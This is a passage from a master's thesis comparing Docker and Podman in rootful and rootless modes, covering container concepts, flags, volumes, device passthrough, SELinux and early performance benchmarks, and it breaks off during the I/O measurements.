POLITECNICO DI TORINO

Master's Degree in Computer Engineering

Master's Degree Thesis

Comparative analysis between Docker and podman, and secure authentication and authorization in AWS

Supervisor:
Prof. Cataldo Basile
Company Supervisor:
Luca Ferrua

Candidate:
Hamza Jellouli

Academic Year 2023/2024
Torino

Abstract

The increasing adoption of IoT devices using containers is revolutionizing the technology landscape, requiring advanced solutions for security and resource management. This thesis, conducted in the Drivesec company context, focuses on two central themes: secure container virtualization, user authorization and authentication in IoT environments on Amazon Web Services (AWS). The first part of the research presents a comparative analysis of two leading technologies for container creation and management, Docker and Podman. This analysis examines the performance and security of both technologies, exploring their capabilities in rootless and rootfull mode. The second part of the thesis explores user authentication and authorization in IoT environments using AWS capabilities. With the proliferation of IoT, secure access management becomes essential to protect data, connected devices, and intellectual property. The research analyzes in depth the capabilities of AWS to implement robust authorization and authentication policies. The conclusions of this thesis provide a detailed overview of current security authentication and authorization practices through AWS services. Furthermore, they highlight the vulnerabilities of current container virtualization technologies through specific capabilities, thus significantly contributing to improving the security and reliability of distributed applications. This work responds to the emerging challenges in an increasingly interconnected environment.

Acknowledgements

Ci tengo a ringraziare in primis Drivesec per l'opportunità che mi è stata offerta di svolgere questa tesi e per il supporto continuo ricevuto durante tutto il percorso.

Un sincero grazie va anche al mio relatore, Cataldo Basile, per aver accettato la mia proposta di tesi.

Un ringraziamento speciale va alla mia famiglia: a mia madre, a mio padre, a mia sorella Sarah e ai miei fratelli Imad e Nabil, che sono stati una fonte di ispirazione e sostegno costante. Grazie per aver sempre creduto in me e per avermi sostenuto nella realizzazione dei miei sogni.

Table of Contents

List of Figures VIII

Acronyms XII

1 Introduction 1

2 Container virtualization 3

2.1 Differences between virtual machines and containers 3

2.2 Docker and Podman 4

2.3 Main components 5

2.3.1 Container engine 6

2.3.2 Image and container 6

2.3.3 Client 7

2.3.4 Registry 7

2.4 Dockerfile 8

2.5 Flags and capabilities 8

2.6 Volumes 9

2.7 Device passthrough 9

2.8 Limitation of the resources 10

3 Comparative analysis of Docker and Podman 11

3.1 Flags and capabilities 11

3.2 Volumes 12

3.3 Device passthrough 12

3.4 SELinux 13

3.5 Performance 13

3.5.1 RAM 14

3.5.2 CPU 14

3.5.3 I/O Write 14

3.5.4 I/O Read 16

3.6 Security 17

3.6.1 Mount the host filesystem 18

3.6.2 Mounted socket 21

3.6.3 Process injection 24

3.6.4 Adding a malicious kernel module 25

3.6.5 Reading secrets from the host 26

3.6.6 Overriding files on host 28

4 Authentication and authorization in AWS 30

4.1 AWS IAM 30

4.1.1 Policies 30

4.1.2 Roles 33

4.2 IOTcore 34

4.3 Authorizing direct calls to AWS services using AWS IoT Core credential provider 34

4.3.1 Creation of a thing and a thing group in IoTCore 35

4.3.2 Creation of a role with custom trust policy 35

4.3.3 Creation of an access policy 37

4.3.4 Integrating IAM Roles with AWS IoT: Role Alias Creation and Policy Attachment 37

4.3.5 Configuring Role Aliases and Policy Attachments for AWS STS . . 38

4.3.6 Retrieve tokens 38

4.3.7 Particular cases 39

5 Conclusions 40

5.1 Future works 41

Bibliography 42

List of Figures

2.1 Virtual machine vs Container 4

2.2 Pods in Podman 5

2.3 Representation of a container. 7

2.4 Local repository 8

3.1 Tcpdump on rootless Podman 11

3.2 Tcpdump on rootless Docker 12

3.3 Command to run a named volume on Docker 12

3.4 Command to run a named volume on Podman 13

3.5 Device passthrough of a USB pen drive in rootless Podman with the unmask of a directory 13

3.6 Memory usage in rootful Docker 14

3.7 Memory usage in rootless Docker 15

3.8 Memory usage in rootful Podman 15

3.9 Memory usage in rootless Podman 16

3.10 CPU usage in rootful Docker 16

3.11 CPU usage in rootless Docker 17

3.12 CPU usage in rootful Podman 17

3.13 CPU usage in rootless Podman 18

3.14 I/O performance for write operations in rootful Docker 18
3.15 I/O performance for write operations in rootless Docker 19
3.16 I/O performance for write operations in rootful Podman 19
3.17 I/O performance for write operations in rootless Podman 20
3.18 I/O performance for read operations in rootful Docker 20
3.19 I/O performance for read operations in rootless Docker 21
3.20 I/O performance for read operations in rootful Podman 21
3.21 I/O performance for read operations in rootless Podman 22
3.22 Mount the host filesystem on rootful Docker and rootful Podman 22
3.23 Mount the host filesystem on rootless Podman 23
3.24 Mount the host filesystem on rootless Docker 23
3.25 Mounted socket on rootful Docker 23
3.26 Mounted socket on rootful Podman 23
3.27 Mounted socket on rootless Docker 23
3.28 Mounted socket on rootless Podman 23
3.29 Process injection on rootful Docker 24
3.30 Process injection on rootful Podman 25
3.31 Process injection on rootless Docker 25
3.32 Process injection on rootless Podman 25
3.33 Adding a malicious kernel module on rootful Docker 26
3.34 Adding a malicious kernel module on rootful Podman 26
3.35 Adding a malicious kernel module on rootless Docker 26
3.36 Adding a malicious kernel module on rootless Podman 26
3.37 Reading secrets from the host on rootful Docker 27
3.38 Reading secrets from the host on rootful Podman 27

3.39 Reading secrets from the host on rootless Docker and rootless Podman . . 28

3.40 Overriding files on host on rootful Docker 29

3.41 Overriding files on host on rootful Podman 29

3.42 Overriding files on the host on rootless Docker and on rootful Podman . . 29

4.1 JSON policy document structure 31

4.2 Session policy with a resource-based policy specifying the entity ARN . . . 32

4.3 Session policy with a resource-based policy specifying the session ARN . . 33

4.4 Session policy with a permissions boundary 33

4.5 IoT Core credentials provider workflow 35

4.6 Creation of a thing and thing group 36

4.7 Custom trust policy 36

4.9 IAM policy for role access permissions 37

4.8 example of access policy 37

4.10 IoT role alias 38

4.11 Example of IoT policy that must be attached to the certificate 38

4.12 An access policy in ECR that allows the retrieval of tokens 39

Acronyms

IoT	Internet of Things
ARN	Amazon Resource Names
UID	User Identifier
GID	Group Identifier
I/O	Input/Output
PID	Process Idententifier
AWS	Amazon Web Services
ECR	Elastic Container Registry
SNS	Simple Notification Service
IAM	Identity and Access Management

cgroup	Control group
SELinux	Security-Enhanced Linux

Chapter 1

Introduction

The rapid proliferation of IoT devices has initiated a new era of connectivity and data exchange, driving the need for scalable, efficient and secure solutions to manage these devices and their interactions with cloud services. In this context, containerization technologies such as Docker and Podman have emerged as crucial tools for deploying and managing applications in a consistent and reproducible manner across diverse environments. Docker has been the de facto standard in the container ecosystem, offering a mature platform with robust tooling and widespread adoption. However, Podman, a relatively newer entrant, presents itself as a daemonless alternative, that can be rootless, with a focus on security and compatibility with the Open Container Initiative standards.

The goal of this thesis, conducted in collaboration with DriveSec, is to make a comparative analysis between Docker and Podman to evaluate their performance, security, and efficiency in IoT device scenarios. Additionally, it aims to explore the use of AWS IoT Core credential provider to authorize direct calls to AWS services, assessing the potential advantages and challenges of this approach in enhancing the security and operational efficiency of IoT devices. Through this analysis, the thesis seeks to provide insights into the advantages of using these technologies in a hypothetical IoT device, offering a foundation for more secure, efficient and scalable IoT systems.

To ensure consistency and reliability in the comparative analysis, all experiments and tests were conducted on the same computer system running Debian 12. This standardized environment was chosen to eliminate variations that could arise from different hardware or software configurations, allowing for a more accurate comparison of Docker and Podman. By using Debian 12, a stable and widely used Linux distribution, the thesis ensures that the findings are relevant and applicable to real-world IoT scenarios where Linux-based systems are commonly deployed.

The structure of this thesis is organized as follows. Chapter 2 provides an overview of containers, explaining their fundamental concepts and the key role they play in modern software development. It also outlines the main differences between Docker and Podman, focusing on their architecture. T

Chapter 3 presents a comparative analysis of Docker and Podman, specifically examining their security features and performance metrics.

Chapter 4 explains the processes of authentication and authorization within AWS, with a particular focus on authorizing direct calls to AWS services using the AWS IoT Core credential provider. This chapter covers the components involved in secure device authentication and details how AWS IoT Core facilitates secure communication between IoT devices and AWS services.

Finally, Chapter 5 draws conclusions and sketches future works.

Chapter 2

Container virtualization

Virtualization is a technology that allows the creation of simulated environments of resources such as hardware and operating systems through software. They therefore allow multiple operating systems or applications to be run on a single physical system, in separate and isolated environments.

2.1 Differences between virtual machines and containers

Before discussing the differences between Docker and Podman, it is essential to define container technology and explain how it differs from virtual machines. The official VMware website provides a definition of a virtual machine:

"A Virtual Machine (VM) is a compute resource that uses software instead of a physical computer to run programs and deploy apps. One or more virtual 'guest' machines run on a physical host machine. Each virtual machine runs its own operating system and functions separately from the other VMs, even when they are all running on the same host. This means that, for example, a virtual MacOS virtual machine can run on a physical PC" [1].

Regarding containers, a definition is available from the official Docker documentation:

"A container is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another" [2].

The two definitions may seem similar, but they completely change the approach to virtualization with two different software structures, as shown in the figure:




Figure 2.1: Virtual machine vs Container

Virtual machines are more complex since there is a hypervisor. The hypervisor is a program that takes care of creating and managing virtual machines. Each virtual machine has its own operating system, and this requires numerous resources from the host OS. On the contrary, containers require fewer resources because they only need the necessary libraries and binary files. Container technology does not use a hypervisor, but it uses the container engine.

2.2 Docker and Podman

Docker and Podman are platforms that allows developers to create, to deploy and to run applications inside containers. In order to do that, Docker uses the Docker engine which is a daemon. This can be problematic because there is a bigger attack surface. Podman was invented to provide an alternative to Docker with a special consideration to security. Both Docker and Podman allow to be executed in rootful and rootless mode. The rootful mode is the classic method of execution and container can have a full feature set. But this can be problematic especially in the security field, because it increase the attack surface. The rootless mode enhance the security, even if the containers are compromised the attacker does not gain root access in the host system. To run in rootless mode they both technologies use user namespaces in order to map container root user to non-root user in the host. Also the storage of images is affected by the type of execution, because they are stored by default in different places. This is done in order to ensure isolation and increase security. It is possible to make the same directory as a destination of the pulled images, but this is discuraged. To make Podman or Docker run in rootful mode is required to insert the key world "sudo" before the command. Podman also allows the usage of pods, which are a way to group multiple containers that share the same network namespaces, storage and other resources. The pods are useful for running multi-container applications that need containers to communicate with each other and to share resources. All pods must have a container called infra, which is a container that have the solely purpose to hold namespaces associated with the pod. That way it allows to start and to stop containers within the pod and it will still be running.




Figure 2.2: Pods in Podman

2.3 Main components

For both Docker and Podman there are five fundamental components:

- Container engine
- Image
- Container
- Client
- Registry

2.3.1 Container engine

The container engine is a software that manage the lifecycle, the deployment and the execution of containers. It is a crucial component that provide all the infrastructure that containers rely on. The container engine is responsible of:

- Image management: Management of image downloads and storage, as well as the organization of container images.
- Container runtime: Execution of containers based on provided images.
- Resource management: Allocation of resources among containers.
- Networking: Management of container networking.
- Security: Provision of mechanisms to ensure the security of containers.

Docker uses dockerd as a container engine, which is a daemon. A daemon is a process that runs continuously; it is often started at the system boot. While Podman is the container engine itself, all the container processes are children of the Podman process. Podman is daemonless, so it is not required to be always running when there is no container in execution.

2.3.2 Image and container

An image is a lightweight and standalone package that contains everything needed to run an application. An image, by definition, has two fundamental characteristics, which are being stateless and being immutable. A container is a running instance of an image. The file system is a R/W layer added to the immutable layers of the image. Docker and Podman relies on namespaces in order to provide isolation. The definition of namespace is:

A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes."[3]

In order to make Docker run in rootless mode, the container engine dockerd is executed inside a namespace, on the contrary for Podman this is not necessary. The namespaces are also used in the rootless mode to map a non-root user to a root user (UID 0) within the container. Inside the container, the user appears to have root privileges, although on the host they remain non-root.




Figure 2.3: Representation of a container.

2.3.3 Client


Client is the interface where are exposed the API of the container engine. The API can be used by using specific commands in the command line. In order to use the client interface, it is necessary to put the specific keywords “docker” for Docker and "podman" for Podman. This command, for example, stops a running container:

- For Docker: docker stop <container Id or container name>
- for Podman: podman stop <container Id or container name>

2.3.4 Registry

The registry is the storage and distribution system of images, which allows users to pull and push images. Registries can be public or private. The default docker registry of Docker is Docker Hub, whereas Podman uses a list of configured registries that can be easily customized. The pulled images are stored in a local repository that varies depending on whether Podman or Docker was run in rootful mode. In order to download and save an image in the local repository, it is possible to use the pull command:

- For Docker: docker pull fedora:latest
- For Podman: podman pull fedora:latest



```
REPOSITORY                          TAG         IMAGE ID      CREATED        SIZE
registry.fedoraproject.org/fedora   latest      2ab3adec2f79  10 hours ago   233 MB
```

Figure 2.4: Local repository

2.4 Dockerfile

It is possible to create an image by describing the content in a Dockerfile. A Dockerfile is a text file which has a set of instructions. Each instruction will add a layer to the new image. The main instructions are:

- FROM: Mandatory instruction that must be the first one. This instruction defines the base image on which the new one will be created.
- RUN: Execution of a command in the command line of the container engine. This instruction is useful to install software and packages.
- COPY: Instruction that allows the copying of local files in a specific path.
- ENV: Instruction used to define environment variables.
- EXPOSE: Instruction to define the ports reachable from the outside
- CMD: This instruction allows it to execute in the runtime shell of the container when it is run.
- ENTRYPOINT: It has the same purpose as the CMD, however is not overwritable with a command in the command line.

In order to build an image it must be used the command "build".

2.5 Flags and capabilities

Flags modify how Docker/Podman behaves when executing a specific command, such as running a container, building or pulling an image from a repository. Flags are usually specified at the command line and affect the behaviour only of the container involved. Some examples of flags are -d, which makes the container run detached more, and `--env`, which is used to set environment variables.

On the other hand, capabilities refer to Linux kernel capabilities, which control the permissions of the container. They are used to define specific privileges that a container has. By default, the capabilities are given a limited number of capabilities in order to enhance security. Capabilities can be added with `--cap-add` and removed with `--cap-drop`. Some examples of capabilities are CAP_NET_ADMIN which allows network-related operations, and CAP_SYS_TIME, which allows setting the system time.

Both capabilities and flags cannot be granted to a running container.

2.6 Volumes

Volumes in Docker are a mechanism for persisting data generated by and used by containers, enabling data to be shared among containers and retained even after the container is deleted. This mechanism can be used also to share data between containers and the host user. There are three types of volume:

- Anonymous: Usually used to persist data that containers need during their lifecycle (data are persisted across container restart). The container engine manages the lifecycle of these volumes, which means that they are removed when no longer in use.

- Named: User-defined volumes with a specific name which are not tied to the lifecycle of a specific container. They are stored in a specific directory, and usually, they are used to share data between containers.

- Bind mounts: Mount a file or a directory of the host machine into the container. Unlike the named volumes, bind mounts can be located anywhere in the host file system. They are useful when the host machine and the container need to share data.

All of them can be created using the -v flag, and volumes can only be assigned when a container is not running.

2.7 Device passthrough

It is a technology that allows containers to interact directly with hardware devices from the host system, like a USB device, by mapping the device from the host into the container using the `--device` flag. The path through which the device will be accessible within the container, as well as the associated permissions, can be configured. These permissions allow for the restriction of operations that the user container can perform on the device.

2.8 Limitation of the resources

By default, containers do not have bounded resources. Unless specified, containers can use as much of the host machine's resources as it needed. This can lead to potentially to resource contention and performance issues, especially if there are multiple containers running on the same host. It is possible to limit the resources that a container can access. The limitations can be set on cpu, memory, I/O and number of PIDs. In order to put those limitations, it is possible to use multiple flags.


Chapter 3

Comparative analysis of Docker and Podman

3.1 Flags and capabilities


Docker and Podman share identical flags and capabilities, using the same command format to invoke them. In rootful mode all flags and capabilities work without problems. While in rootless mode, this is not true because even if some flags and capabilities are granted, those do not give the possibility to perform the operations theoretically conceded. An example is the capability NET_RAW, which allows the creation of raw sockets, sending and receiving certain types of traffic and using protocol headers. This capability is needed to capture the network packets using tools like tcpdump. This capability can be used without problem in the rootful version. Rootless Podman allows the container to share the host's network using the appropriate flag `--network`, but the tcpdump cannot be performed. Therefore, it does not change even if it uses the flag `--priviliged`, which grants almost all the same capabilities as the host system.

While in rootless docker is theoretically possible to perform the tcpdump, the flag `--network` does not work, so the tcpdump only works in the inner network of the container. It is possible to solve this problem by binding the container network namespace to the host namespace, but this operation defeats some security benefits of running rootless.




```
root@35b1ff6cdfea:/# tcpdump -i eth0
tcpdump: eth0: You don't have permission to capture on that device
(socket: Operation not permitted)
root@35b1ff6cdfea:/# 
```

Figure 3.1: Tcpdump on rootless Podman



```
root@24f80376b10c:/# ifconfig -a
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=67<UP,BROADCAST,RUNNING>  mtu 65520
        inet 10.0.2.100  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::c4c1:58ff:fe31:7b20  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::c4c1:58ff:fe31:7b20  prefixlen 64  scopeid 0x20<link>
        ether c6:c1:58:31:7b:20  txqueuelen 1000  (Ethernet)
        RX packets 2638  bytes 33485326 (33.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1684  bytes 98421 (98.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@24f80376b10c:/# tcpdump -i tap0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tap0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

Figure 3.2: Tcpdump on rootless Docker



```
hamza@debian:~$ docker run -ti --rm -v /home/hamza/prova:/usr/games ubuntu /bin/bash
```


Figure 3.3: Command to run a named volume on Docker

3.2 Volumes

The volumes work in the same way in rootful Podman and rootful Docker. In the rootless mode, the behaviour of Podmand and Docker differs. In Docker, creating a file inside a container with the same UID and GID of the host is impossible. The file created in the container appears to the container as root (UID 0), while in the host it appears as non-root. On the other hand, in Podman it is possible to do it by adding the flag `--userns=keep-id`.


3.3 Device passthrough

Device passthrough is possible for both technologies. For a rootful Docker, there are a few limitations, and those can be overcome by using capabilities. For a rootless Podman and Docker, the scenario is different: some devices may not be accessible or may require specific configurations, and not all operations are possible. For rootful Podman, access to devices is not difficult, but some directories and files may not be accessible by default for security reasons. This can be proved by doing the device passthrough with a USB



```
hamza@debian:~$ podman run -ti --rm -v /home/hamza/folder:/usr/games ubuntu /bin/bash
```

Figure 3.4: Command to run a named volume on Podman



```
hamza@debian:~$ sudo podman run -ti --rm --device=/dev/bus/usb/001/003 --security-opt unmask=/sys/de
v/block ubuntu /bin/bash_
```

Figure 3.5: Device passthrough of a USB pen drive in rootless Podman with the unmask of a directory

pen drive and executing the command lsblk. This command does not work because it relies on the directory /sys/dev/block, which is not accessible by default. To make this directory accessible the flag `--security-opt unmask=/sys/dev/block`, which unmask the directory [4].

Rootless Podman have the same limitations as rootless Docker and rootful Podman. In order to perform the device passthrough, the capability `--device` is necessary.

3.4 SELinux

Security-Enhanced Linux (SELinux) is a security component integrated into the Linux kernel that gives administrators more control over who can access the system [5]. Policies are used to control how applications, processes, and users interact with each other and with system resources. Rootful Docker and rootful Podman fully support SELinux. Rootless Podman partially supports SELinux because some operations cannot be performed due to the lack of privilege. Rootless Docker does not natively support SELinux.

3.5 Performance

This section evaluates the performance of Docker and Podman in rootful and rootless mode by using a test code that creates 100000 directories and, inside each one, creates a file.

```bash
for (( i=1; i<=100000; i++ )); do
    mkdir -p "directory$i"
    touch "directory$i/file$i.txt"
done
```

To perform the tests, Docker and Podman were installed inside an environment with a minimal number of services that did not significantly impact the results.




Figure 3.6: Memory usage in rootful Docker

3.5.1 RAM

The RAM consumption gives identical results whether calculated within the container or from the host machine. The results are as follows:

3.5.2 CPU

The CPU consumption was more challenging to collect because the command stats didn't always work properly, especially when using Podman. In this case, there is a clear difference between data collected inside the container and when collected from the host machine. On the host machine, the data are accurate, but inside the container, the data can be incorrect, occasionally showing negative values. This is because the host's CPU scheduler controls the distribution of threads across available cores, and containers may only be aware of the virtual cores assigned to them.

3.5.3 I/O Write

In this case, collecting data inside the container or in the host brought the same results.




Figure 3.7: Memory usage in rootless Docker

